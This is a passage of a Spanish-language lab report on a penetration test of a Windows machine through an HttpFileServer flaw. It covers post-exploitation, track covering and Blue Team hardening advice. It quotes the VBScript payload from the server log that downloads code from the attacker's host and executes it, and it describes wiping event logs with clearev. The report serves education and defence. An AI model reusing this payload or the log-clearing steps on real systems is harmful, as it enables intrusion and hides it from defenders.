
Ilustración 15. Información del SO de la maquina objetivo



Fuente creación propia

Se verifica que permisos y usuario se tienen en el momento de haber creado la sesión

Ilustración 16. Permisos y usuario



Fuente creación propia

En mi caso, la sesión no se inició con un usuario estándar, se ha iniciado con un usuario del sistema. El cual ya tiene permisos de administrador, con una lista de privilegios, como:

SeChangeNotifyPrivilege: Concede recibir notificaciones de cambios en el sistema de archivos. Este es un privilegio común que tienen casi todos los usuarios.

SeIncreaseWorkingSetPrivilege: Otorga permisos para ajustar la cantidad de memoria que el proceso puede utilizar (es decir, ajustar el "Working Set").

SeShutdownPrivilege: Con este permiso se logra apagar el sistema, lo cual puede ser útil para usuarios avanzados o administradores en algunas configuraciones.

SeTimeZonePrivilege: Permite modificar la zona horaria del sistema.


Nota: Realicé el mismo proceso de ataque en una segunda máquina con Windows, y se replicó el mismo escenario observado anteriormente, en el cual, al establecerse la sesión, esta se inicia con privilegios de usuario administrador.

Ilustración 17. Uso comando getprivs

Fuente creación propia

Gráfico del ataque

Ilustración 18. Arquitectura del ataque



Fuente: Creación propia


Fase 5: Post-Explotación

A nivel empresarial, en la fase de post-explotación, se utiliza el sistema comprometido para investigar más a fondo el entorno, identificar servicios adicionales y tratar de establecer métodos de persistencia que permitan acceder al sistema nuevamente en el futuro[30]. Es decir, en esta fase se realiza las acciones que el hacker, tenga como objetivos, por ejemplo, escalar privilegios, infectar la maquina con algún virus, quedarse a la escucha de eventos, cámara, audio, archivos, etc.

Se va a verificar que el usuario Server username: DESKTOP-0CFRTEU\USUARIO es un usuario administrador, para ellos abriré una consola Shell de la maquina objetivo desde la maquina atacante, todo dentro de la sesión meterpreter

[30] ¿Tu empresa es segura? Cómo un Red Team revela la verdad | OpenWebinars, OpenWebinars.net. Accedido: 10 de noviembre de 2024. [En línea]. Disponible en: https://openwebinars.net/blog/tu-empresa-es-segura-como-un-red-team-revela-la-verdad/

Ilustración 19. Creación consola shell



Fuente creación propia

Con el comando net user se verifica el estado del usuario “USUARIO”

Ilustración 20. Uso comando user

Fuente creación propia

En mi caso, el uso del comando getsystem no es requerido. Este comando se emplea para intentar escalar privilegios de forma automática; sin embargo, reitero que no es necesario para mi escenario específico.


Para ello, llevaré a cabo algunas acciones de post-explotación. Aunque estas podrían potencialmente afectar el funcionamiento de la máquina objetivo, mi objetivo no es causar daño.

En este momento, me limitaré a realizar demostraciones adicionales para confirmar que tengo acceso al sistema.

Crear un usuario

Se abre un shell


Ilustración 21. Creación de usuario nuevo



Fuente creación propia

Se confirma que se ha creado el usuario administrador dianacuellar


Ilustración 22. Confirmación creación de usuario



Fuente creación propia

Registro en los logs de hfs

Ilustración 23. Trazabilidad de Http File Server



Fuente creación propia

Este registro de HFS muestra una solicitud maliciosa que probablemente forma parte de un intento de explotación de vulnerabilidad en el servicio HFS (HttpFileServer) para lograr

E***jecución remota de comandos***

Hora: 07:37:57 p.m. 192.168.1.17:43993: Esto indica que la solicitud provino desde la IP 192.168.1.17 (que podría ser tu máquina atacante) en el puerto 43993.

Requested GET /?search=...: Es una solicitud HTTP GET hacia el recurso /, que contiene parámetros maliciosos en el valor search.

Contenido de la Solicitud (search)

On Error Resume Next: Es un comando de VBScript que apunta que, si se genera un error, el script debe continuar sin detenerse.

x.Open "GET", "http://192.168.1.17:8080/VNjbHbd2R", False: Esta línea intenta abrir una conexión HTTP GET hacia http://192.168.1.17:8080/VNjbHbd2R. Este enlace es probablemente una carga útil alojada en tu máquina atacante (Kali Linux) en el puerto 8080.

If Err.Number <> 0 Then wsh.exit End If: Esta línea verifica si hubo algún error al abrir la conexión; si hay un error, el script se detiene (wsh.exit).

x.Send: Envía la solicitud al servidor.

Execute x.responseText: Ejecuta el contenido del archivo o código que se descargó desde http://192.168.1.17:8080/VNjbHbd2R.

Borrar huellas

Borrado del usuario


Ilustración 24. Borrado de usuario

Fuente creación propia

Borrar archivos temporales

Se navega a la carpeta TEMP de Windows en búsqueda de los archivos a eliminar


Ilustración 25. Listado de archivos temporales



Fuente creación propia

Se recomienda eliminar archivos con nombres alfanuméricos aleatorios y extensión .tmp verificando adicionalmente fecha y hora de los archivos. Tambien se pueden encontrar archivos con extensiones como .vbs (scripts VBScript) o .bat (archivos de comando).

Ilustración 26. Borrado de archivos temporales




Fuente creación propia

Borrar registos en meterpreter

Para borrar registros en el sistema, seguridad y aplicaciones desde meterpreter se usa claarev

Ilustración 27. Uso comando clearev



Fuente creación propia

Simulación Blue Team

Pasos esenciales para la respuesta a incidentes en tiempo real

La mayoría de los planes de respuesta a incidentes persiguen el mismo marco general basado en los modelos desarrollados por el Instituto Nacional de Estándares y Tecnología NIST[31] y el Instituto SANS[32]. Los pasos comunes de respuesta a incidentes incluyen:

- Preparación
- Detección y análisis
- Contención
- Erradicación
- Recuperación
- Revisión posterior al incidente

Todo lo anterior se alinea a las recomendaciones dadas por Kaspersky en su blog sobre Prevención de ataques cibernéticos. A continuación, se realiza un breve resumen tomado de Kaspersky[33]:

Activar al Equipo de Seguridad

En esta primera etapa, lo primero que se debe hacer es reunir al personal encargado de la ciberseguridad, el cual debería contar con capacitación para el objetivo de la tarea.

Identificar el Tipo de Ataque

Este es un paso crucial, donde el objetivo principal es determinar qué tipo de ciberataque está

[31] National Institute of Standards and Technology, NIST. Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://www.nist.gov/

[32] Cyber Security Training, Degrees & Resources | SANS Institute. Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://www.sans.org/

[33] Ataques contra la ciberseguridad e infracciones de la ciberseguridad», /. Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://latam.kaspersky.com/resource-center/preemptive-safety/how-to-prevent-cyberattacks

ocurriendo. Esto enfocará los esfuerzos en las áreas involucradas y definir la estrategia para mitigar y recuperarse del incidente.

Neutralizar el Acceso del Atacante

Identificando los puntos de acceso usados por los atacantes y elimine su capacidad de seguir accediendo a los sistemas. Acciones clave incluyen:

- Desconectar los sistemas comprometidos de la red o Internet.
- Deshabilitar el acceso remoto a la infraestructura afectada.
- Redirigir el tráfico de red para contener el incidente.
- Cambiar las contraseñas de todas las cuentas vulnerables.

Evaluar y Reparar los Daños

Después de detener el ataque, se debe de evaluar el impacto sobre las operaciones. Esto debe incluir identificar funciones críticas comprometidas, datos afectados, sistemas vulnerados y posibles puntos de acceso aún abiertos

Notificar a las Autoridades Competentes

Normalmente es obligatorio reportar el ante a las autoridades.

Informar a los Clientes Afectados

Cuando los datos de los clientes han sido vulnerados, es esencial comunicarlo de manera oportuna y transparente. Esto podría incluir un comunicado oficial, especialmente si el incidente tiene un impacto significativo en los clientes o en la reputación de la empresa.

Aprender del Incidente

Una vez superado el ataque, realice un análisis exhaustivo para identificar las lecciones

aprendidas[34]. Este proceso debe incluir una revisión de los sistemas, políticas y procedimientos para mejorar la seguridad de la organización. El objetivo es fortalecer las defensas y reducir el riesgo de incidentes futuros.

Hardenización

Basado en la fase anterior y todas las vulnerabilidades identificadas se realizan las siguientes recomendaciones:

Tabla 2. Recomendaciones de harderizacion

Tipo de Remediación	Explicación
Actualización y Migración de Sistemas Operativos	Migrar el sistema operativo a una versión más reciente (Windows 10 o Windows 11) debido a que Windows 7 llegó al final de su soporte (EOL) en enero de 2020. Lo que implica que no recibirá actualizaciones de seguridad, dejando el sistema expuesto a vulnerabilidades conocidas como EternalBlue.
Gestión de Parches y Vulnerabilidades	Aplicar todos los parches de seguridad y actualizaciones disponibles para Windows 7 si no es posible migrar inmediatamente. Parche para MS08-067 (CVE-2008-4250) en el servicio MSRPC.

[34] ¿Qué es la respuesta a incidentes? - Software Check Point, Check Point Software. Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://www.checkpoint.com/es/cyber-hub/cyber-security/what-is-incident-response/

	Parche para CVE-2017-0144 (vulnerabilidad EternalBlue en SMB)
Restricción y Deshabilitación de Servicios No Necesarios	HTTP (Puerto 80) Configurar o deshabilitar el servicio HTTP si no es necesario. Si se requiere, cambiar a un servidor seguro como IIS con HTTPS habilitado. HttpFileServer versión 2.3 tiene una vulnerabilidad de ejecución remota de comandos (CVE-2014-6287).
	MSRPC (Puerto 135) Limitar el acceso al puerto mediante reglas de firewall. Este servicio solo debe estar disponible dentro de la red local y no hacia redes externas. MSRPC es un objetivo común para escalación de privilegios.
	NetBIOS (Puerto 139) y SMB (Puerto 445) Deshabilitar NetBIOS si no es necesario y restringir el acceso a SMB únicamente a direcciones IP específicas dentro de la red interna. Estos servicios son objetivos frecuentes para ataques de movimiento lateral y exfiltración de datos.
	Intel AMT (Puerto 16992). Deshabilitar el servicio AMT si no se utiliza. Si es necesario, reforzar las credenciales de acceso y habilitar cifrado en las comunicaciones. AMT tiene un historial de

	vulnerabilidades relacionadas con acceso remoto no autorizado.
	OOB-WS-HTTP (Puerto 623): Configurar este puerto para que sea accesible solo desde una subred confiable y asegurar de que las credenciales sean robustas.
Implementación de un Firewall y Control de Acceso	Configurar un firewall interno para filtrar tráfico no necesario. Bloquear puertos 135, 139, 445, 623, 5357, y 16992 en la red externa. Permitir solo conexiones específicas dentro de la red local. Limitar la exposición de servicios críticos y mitigar el riesgo de escaneos externos.
Fortalecimiento de Contraseñas y Autenticación	Implementar políticas de contraseñas robustas crear la autenticación multifactor (MFA) en los servicios críticos, y rotar credenciales regularmente, con el fin de esquivar ataques de fuerza bruta o explotación de credenciales débiles.
Segmentación de la Red	Dividir la red en segmentos seguros mediante VLANs, separando los servicios críticos de los usuarios finales. Limitar el movimiento lateral de los atacantes en caso de compromiso.

Monitoreo y Detección Activa	Implementar herramientas como SIEM o IDS/IPS para detectar tráfico anómalo en tiempo real y correlacionar eventos sospechosos. Detectar intentos de ataque antes de que se conviertan en compromisos efectivos. Para sistemas operativos Windows se podrían utilizar herramientas como Sysmon para monitorear cambios en el sistema y Windows Defender Exploit Guard o software equivalente para detectar y bloquear actividades sospechosas[35].
Backups Periódicos	Implementar un sistema de copias de seguridad automatizadas, almacenándolas en un entorno aislado y cifrado. Garantizar la capacidad de recuperación en caso de un ataque destructivo, como ransomware.
Auditorías Periódicas y Evaluaciones de Vulnerabilidades	Realizar evaluaciones de seguridad periódicas para identificar nuevas vulnerabilidades y asegurarse de que las configuraciones de hardening permanezcan efectivas. Auditar y reforzar las listas de control de acceso (ACL) en carpetas y archivos críticos del sistema [36]. Inspeccionar el grupo "Administradores locales" y reducirlo al mínimo.

[35] BalaDelli, Windows Defender directiva de Protección contra vulnerabilidades de seguridad - Configuration Manager». Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://learn.microsoft.com/es-es/mem/configmgr/protect/deploy-use/create-deploy-exploit-guard-policy

[36] Qué es una lista de control de acceso a la red (ACL), Fortinet. Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://www.fortinet.com/lat/resources/cyberglossary/network-access-control-list.html

	Registrar y auditar todas las actividades de PowerShell (durante la fase anterior asi fue que se logró vulnerar el sistema, creando un usuario)
Deshabilitar la ejecución de scripts	Restringir el uso de PowerShell, es decir configurar el modo de ejecución como "RemoteSigned" o "AllSigned" que solo permitirá que se ejecuten scritp si tiene una firma de confianza.[37]

Fuente creación propia

Diferencias entre Blue Team y equipo de respuesta a incidentes informáticos

Tanto el Blue Team como los equipos de respuesta a incidentes son esenciales para garantizar una postura de ciberseguridad sólida. Mientras que el Blue Team se centra en prevenir ataques y mejorar continuamente la seguridad, el equipo de respuesta actúa de manera rápida y efectiva cuando ocurre un incidente[38], garantizando que los sistemas sean restaurados y que se extraigan lecciones valiosas para el futuro. Una colaboración eficiente entre ambos equipos es fundamental para proteger las organizaciones frente a las amenazas cibernéticas modernas.

Los equipos Blue Team y los equipos de respuesta a incidentes son componentes fundamentales en la estrategia de ciberseguridad de cualquier organización, pero se diferencian en sus enfoques y objetivos principales. El Blue Team desempeña un papel preventivo[39], centrándose en proteger continuamente los sistemas, redes y aplicaciones frente a posibles

[37] Cómo actuar si la ejecución de scripts está deshabilitada - cdmon. Accedido: 23 de noviembre de 2024. [En línea]. Disponible en: https://www.cdmon.com/es/blog/la-ejecucion-de-scripts-esta-deshabilitada-en-este-sistema-te-contamos-como-actuar

[38] ¿Qué es la respuesta a incidentes? | IBM. Accedido: 24 de noviembre de 2024. [En línea]. Disponible en: https://www.ibm.com/es-es/topics/incident-response

[39] Red Team y Blue Team - Funciones y Diferencias en Ciberseguridad, Intelequia. Accedido: 24 de noviembre de 2024. [En línea]. Disponible en: https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

ataques. El objetivo del Equipo Azul es descubrir todas las manipulaciones realizadas por el Equipo Rojo con la menor información posible y, lo que es más importante, sin ningún conocimiento a priori[40]

Su trabajo implica realizar evaluaciones constantes de riesgos, monitorear la infraestructura para detectar comportamientos anómalos y diseñar políticas y controles de seguridad estrictos. Este equipo implementa herramientas avanzadas, como sistemas de gestión de eventos e información de seguridad (SIEM), que permiten registrar y analizar eventos en tiempo real, ayudando a identificar vulnerabilidades antes de que puedan ser explotadas.

Además, los miembros del Blue Team son responsables de educar y capacitar al personal interno sobre buenas prácticas de seguridad, creando una cultura de ciberseguridad que reduzca los riesgos asociados con errores humanos. Su trabajo también incluye pensar de manera innovadora para desarrollar nuevas estrategias, herramientas y enfoques que mantengan a la organización un paso adelante frente a las tácticas cambiantes de los atacantes. Aunque su enfoque principal es preventivo, también participan en la mitigación inicial de incidentes cuando estos ocurren, ayudando a contenerlos y proporcionando las primeras respuestas.

Por otro lado, los equipos de respuesta a incidentes (también conocidos como CSIRT) actúan de forma reactiva, gestionando y mitigando los incidentes que ya han ocurrido. Su objetivo principal es minimizar el impacto del ataque en la organización y restaurar las operaciones normales en el menor tiempo posible, dentro de las organizaciones, los CSIRT suelen considerarse «bomberos», ya que su función principal es reactiva[41].

---

[40] E. Puschner, T. Moos, S. Becker, C. Kison, A. Moradi, y C. Paar, «Red Team vs. Blue Team: A Real-World Hardware Trojan Detection Case Study Across Four Modern CMOS Technology Generations», en *2023 IEEE Symposium on Security and Privacy (SP)*, may 2023, pp. 56-74. doi: 10.1109/SP46215.2023.10179341.

[41] Incident response teams – Challenges in supporting the organisational security function, Computers & Security, vol. 31, n.º 5, pp. 643-652, jul. 2012, doi: 10.1016/j.cose.2012.04.001.

Los CSIRT siguen un marco estructurado que incluye la preparación previa al incidente, la identificación del problema, la contención del ataque, la erradicación de cualquier amenaza residual y, finalmente, la recuperación de los sistemas comprometidos. Una vez que el incidente ha sido resuelto, estos equipos documentan el caso y extraen lecciones valiosas para ajustar las políticas y procedimientos de seguridad, evitando así la recurrencia de incidentes similares.

Mientras que el Blue Team opera como un guardián preventivo que asegura que los sistemas estén siempre protegidos, el equipo de respuesta a incidentes funciona como los "bomberos" de la ciberseguridad, encargados de sofocar ataques cuando estos ya están en marcha. Ambos roles son complementarios y trabajan en conjunto para garantizar una postura de seguridad integral: el primero enfocándose en evitar las brechas y el segundo, en reaccionar ante las emergencias con eficacia y aprendizaje organizacional.

Principales Diferencias

Tabla 3. Diferencias Blue Team con Equipos de Respuestas

Aspecto	**Blue Team**	**Equipo de Respuesta a Incidentes**
Enfoque	Proactivo: Prevenir ataques.	Reactivo: Mitigar ataques en curso.
Objetivo Principal	Fortalecer la seguridad de manera continua.	Manejar y resolver incidentes de seguridad.
Funciones	Monitoreo, análisis de riesgos, simulaciones.	Contención, erradicación, recuperación.
Metodología	Defensa basada en análisis constante.	Marco estructurado de respuesta a incidentes.
Resultados	Prevención de incidentes.	Reducción del impacto del incidente.

Fuente creación propia

Conclusiones

Un ataque exitoso a un sistema informático puede tener consecuencias graves tanto a nivel individual como empresarial. Este tipo de ataques permite al atacante obtener acceso no autorizado, lo que posibilita el robo de información, la instalación de malware, y el daño o control total del sistema comprometido. Por ejemplo, al explotar una vulnerabilidad en el sistema operativo, el atacante podría husmear en las actividades del usuario, robar credenciales, o incluso implementar ransomware para bloquear el acceso a los archivos.

Además, el atacante podría modificar configuraciones o desactivar funciones de seguridad, lo que deja el sistema aún más expuesto a futuros ataques. En un contexto empresarial, las implicaciones son más significativas, ya que pueden incluir la pérdida de datos sensibles, interrupciones operativas, costos económicos elevados y un daño significativo a la reputación de la organización.

Para mitigar el impacto de ataques cibernéticos y responder eficazmente ante incidentes en curso, es crucial contar con un Plan de Respuesta a Incidentes (IRP) bien definido. Este plan debe estar basado en estándares internacionales como los marcos de NIST y SANS, que proporcionan lineamientos claros para la preparación, detección, contención, erradicación y recuperación. Una respuesta rápida y organizada no solo minimiza el daño, sino que también refleja la madurez en ciberseguridad de la organización.

Adicionalmente, la implementación de medidas de hardenización es fundamental para prevenir futuros ataques. Estas incluyen la actualización regular de sistemas operativos, el control de acceso estricto, y la segmentación de redes, lo que reduce significativamente las oportunidades para que los atacantes exploten vulnerabilidades.

Recomendaciones

La actualización y migración de sistemas operativos es fundamental, ya que Windows 7 llegó al final de su soporte en enero de 2020. Migrar a versiones más recientes como Windows 10 o 11 garantiza actualizaciones de seguridad. Si la migración no es posible, se deben aplicar parches críticos, como los de la vulnerabilidad EternalBlue (CVE-2017-0144) y MS08-067.

Es esencial deshabilitar o restringir servicios innecesarios, como HTTP (Puerto 80), MSRPC (Puerto 135), NetBIOS (Puerto 139), SMB (Puerto 445) e Intel AMT (Puerto 16992), para prevenir ataques como la ejecución remota de comandos o escalación de privilegios. Implementar un firewall y control de acceso adecuado, bloqueando puertos vulnerables, y utilizar autenticación multifactor refuerza la seguridad.

La segmentación de la red, el monitoreo activo con herramientas como SIEM y la realización de copias de seguridad periódicas, son medidas clave. Además, auditar configuraciones y restringir el uso de PowerShell para mitigar la ejecución de scripts no autorizados es esencial para mantener la integridad del sistema.

Referencias Bibliográficas

Autoridad Colombiana de Protección de Datos Personales. (2024). Actualiza su guía para la RIPD. Recuperado el 27 de octubre de 2024, de https://www.redipd.org/noticias/autoridad-colombiana-de-proteccion-de-datos-personales-actualiza-su-guia-para-la

Astra. (2024, noviembre 8). 7 Penetration Testing Phases Explained: A Complete Guide. Recuperado de https://www.getastra.com/blog/security-audit/penetration-testing-phases/

